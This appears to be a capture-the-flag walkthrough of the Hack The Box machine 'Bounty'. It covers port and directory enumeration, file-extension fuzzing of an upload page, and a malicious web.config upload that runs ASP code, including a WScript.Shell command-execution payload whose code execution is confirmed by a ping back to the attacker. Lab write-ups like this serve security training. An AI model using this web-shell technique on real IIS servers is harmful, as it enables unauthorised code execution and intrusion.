
Bounty

Nmap


```
# Nmap 7.92 scan initiated Sat May 21 17:59:01 2022 as: nmap -sC -sV -p- -T4 -oN nmap/fullscan.txt 10.10.10.93
Nmap scan report for 10.10.10.93
Host is up (0.13s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods: 
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Bounty
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Web enumeration

Main page




We can infer that the machine is running on some version of Windows server 2008 R2 based off of the version of IIS running.



IIS 7.5 on Windows 7*	Oct 22, 2009	Jan 14, 2020
IIS 7.5 on Windows Server 2008 R2*	Oct 22, 2009	Jan 14, 2020

Using Metasploit IIS_shortname_scanner.




```
msf6 auxiliary(scanner/http/iis_shortname_scanner) > run
[*] Running module against 10.10.10.93

[*] Scanning in progress...
[+] Found 2 directories
[+] http://10.10.10.93/upload*~1
[+] http://10.10.10.93/aspnet*~1
[+] Found 2 files
[+] http://10.10.10.93/csaspx*~1.cs*
[+] http://10.10.10.93/transf*~1.asp*
[*] Auxiliary module execution completed
```


Enumerating further with gobuster

```
gobuster dir -u http://10.10.10.93 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -o gobuster-scan.txt -x asp,aspx
```



```
/transfer.aspx         (Status: 200) [Size: 941]
/*checkout*.aspx       (Status: 400) [Size: 11]
/*docroot*.aspx        (Status: 400) [Size: 11]
/*.aspx                (Status: 400) [Size: 11]
Progress: 46593 / 622932 (7.48%)
```


Transfer.aspx brings us to a file upload page.



10.10.10.93/transfer.aspx


Testing accepted file types with burp.

We will use the sniper payload within intruder and test a list of file extenstions.



```
-----------------------------243886694121391762331391970245
Content-Disposition: form-data; name="FileUpload1"; filename="test.§txt§"
Content-Type: text/plain
```


We can see which exentions fail to upload as they return with a length of 1355.



Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	1355	
1	php	200	☐	☐	1355	
2	html	200	☐	☐	1355	
3	txt	200	☐	☐	1355	
4	htm	200	☐	☐	1355	
5	aspx	200	☐	☐	1355	
6	asp	200	☐	☐	1355	
7	js	200	☐	☐	1355	
8	css	200	☐	☐	1355	
9	pgsql.txt	200	☐	☐	1355	
10	mysql.txt	200	☐	☐	1355	
11	pdf	200	☐	☐	1355	
12	cgi	200	☐	☐	1355	
13	inc	200	☐	☐	1355	
14	gif	200	☐	☐	1350	

```
        <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="
        /wEWAgKjlrSRAwLt3oXMA1rZ7u8xKtOTfHGC3AYI9ATOPBBY" />
      </div>
      <div>
        <input type="file" name="FileUpload1" id="FileUpload1" />
        <input type="submit" name="btnUpload" value="Upload" onclick="return ValidateFile();" id="btnUpload" />
        <br />
        <span id="Label1" style="color:Red;">
          Invalid File. Please try again
        </span>
```


We can see that image file extensions are being accepted.



32	config	200	☐	☐	1350
33	jpeg	200	☐	☐	1350
34	ashx	200	☐	☐	1355
35	log	200	☐	☐	1355
36	xls	200	☐	☐	1350
37	0	200	☐	☐	1355
38	old	200	☐	☐	1355
39	mp3	200	☐	☐	1355

```
      </div>
      <div>
        <input type="file" name="FileUpload1" id="FileUpload1" />
        <input type="submit" name="btnUpload" value="Upload" onclick="return ValidateFile();"
        <br />
        <span id="Label1" style="color:Green;">
          File uploaded successfully.
        </span>
      </div>
    </form>
  </body>
```

We also see that it is accepting config files which is worth exploring.



```
/wEPDwUKMTI3ODM5MzQ0Mg9kFgICAw8WAh4HZW5jdHlwZQUTbXVsdGlwYXJ0L2Zvcm0tZGF0YRYCAgUPDxYGHgRUZXh0E
N1Y2Nlc3NmdWxseS4eCUZvcmVDb2xvcgpPHgRfIVNCAgRkZGTLdTKS3RRiCb/VXJ4b+v/YP57oWQ==" />
</div>

<div>

  <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="
/wEWAgKVnYeRDQLt3oXMA5dgWwOGoDeRalJVUz0rISJOROWM" />
</div>
    <div>
        <input type="file" name="FileUpload1" id="FileUpload1" />
        <input type="submit" name="btnUpload" value="Upload" onclick="return ValidateFile();"
        <br />
        <span id="Label1" style="color:Green;">File uploaded successfully.</span>
```

Googing around for RCE config exploits, I found this blog that goes into the detail about the exploit and provides example code.


https://poc-server.com/blog/2018/05/22/rce-by-uploading-a-web-config/

Example code

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
   <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*" modules="IsapiModule" scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified" requireAccess="Write" preCondition="bitness64" />
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
</configuration>
<!-- ASP code comes here! It should not include HTML comment closing tag and double dashes!
<%
Response.write("-"&"->")
' it is running the ASP code if you can see 3 by opening the web.config file!
```

```
Response.write(1+2)
Response.write("<!-"&"-")
%>
-->
```

After uploading this code as shell.config, we can't seem to find it.



Server Error


404 - File or directory not found.

The resource you are looking for might have been removed, had its name changed, or is temporarily unavailable.


It uploaded successfully, so now we just need to find out which directory it was uploaded to. I reran another gobuster scan but without the asp and aspx flags.

`gobuster dir -u http://10.10.10.93 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -o gobuster-dirs.txt`

This time we find an uploadedfiles directory, lets check here for our upload.



```
===============================================================
2022/05/23 20:20:37 Starting gobuster in directory enumeration mode
===============================================================
/uploadedfiles        (Status: 301) [Size: 156] [--> http://10.10.10.93/uploadedfiles/]
Progress: 174649 / 207644 (84.11%)
```




3

It not only finds our file but returns with the output of our mathematical operation from the ASP code, meaning we have RCE.

Foothold

I modified the asp code to include cmd and run whoami on the target, however we are presented a blank page when we execute the web.config file.

```
<!--
<%
Response.write("-"&"->")
Response.write("<pre>")
Set wShell1 = CreateObject("WScript.Shell")
Set cmd1 = wShell1.Exec("whoami")
output1 = cmd1.StdOut.Readall()
set cmd1 = nothing: Set wShell1 = nothing
Response.write(output1)
Response.write("</pre><!-"&"-") %>
-->
```




To test if we really have RCE, I changed to code again to ping our attacker machine and ran tcpdump on the vpn interface.


`tcpdump -i tun0 icmp`

Re-uploading the file and running it again.

We see pings from the victim host on tcpdump and output on the webpage, proofing we do in fact have RCE.




```
┌──(root㉿kali)-[~/htb/Boxes/Bounty]
└─# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
21:16:48.454152 IP 10.10.10.93 > 10.10.14.4: ICMP echo request, id 1, seq 1, length 40
21:16:48.454165 IP 10.10.14.4 > 10.10.10.93: ICMP echo reply, id 1, seq 1, length 40
21:16:49.477722 IP 10.10.10.93 > 10.10.14.4: ICMP echo request, id 1, seq 2, length 40
21:16:49.477751 IP 10.10.14.4 > 10.10.10.93: ICMP echo reply, id 1, seq 2, length 40
21:16:50.440441 IP 10.10.10.93 > 10.10.14.4: ICMP echo request, id 1, seq 3, length 40
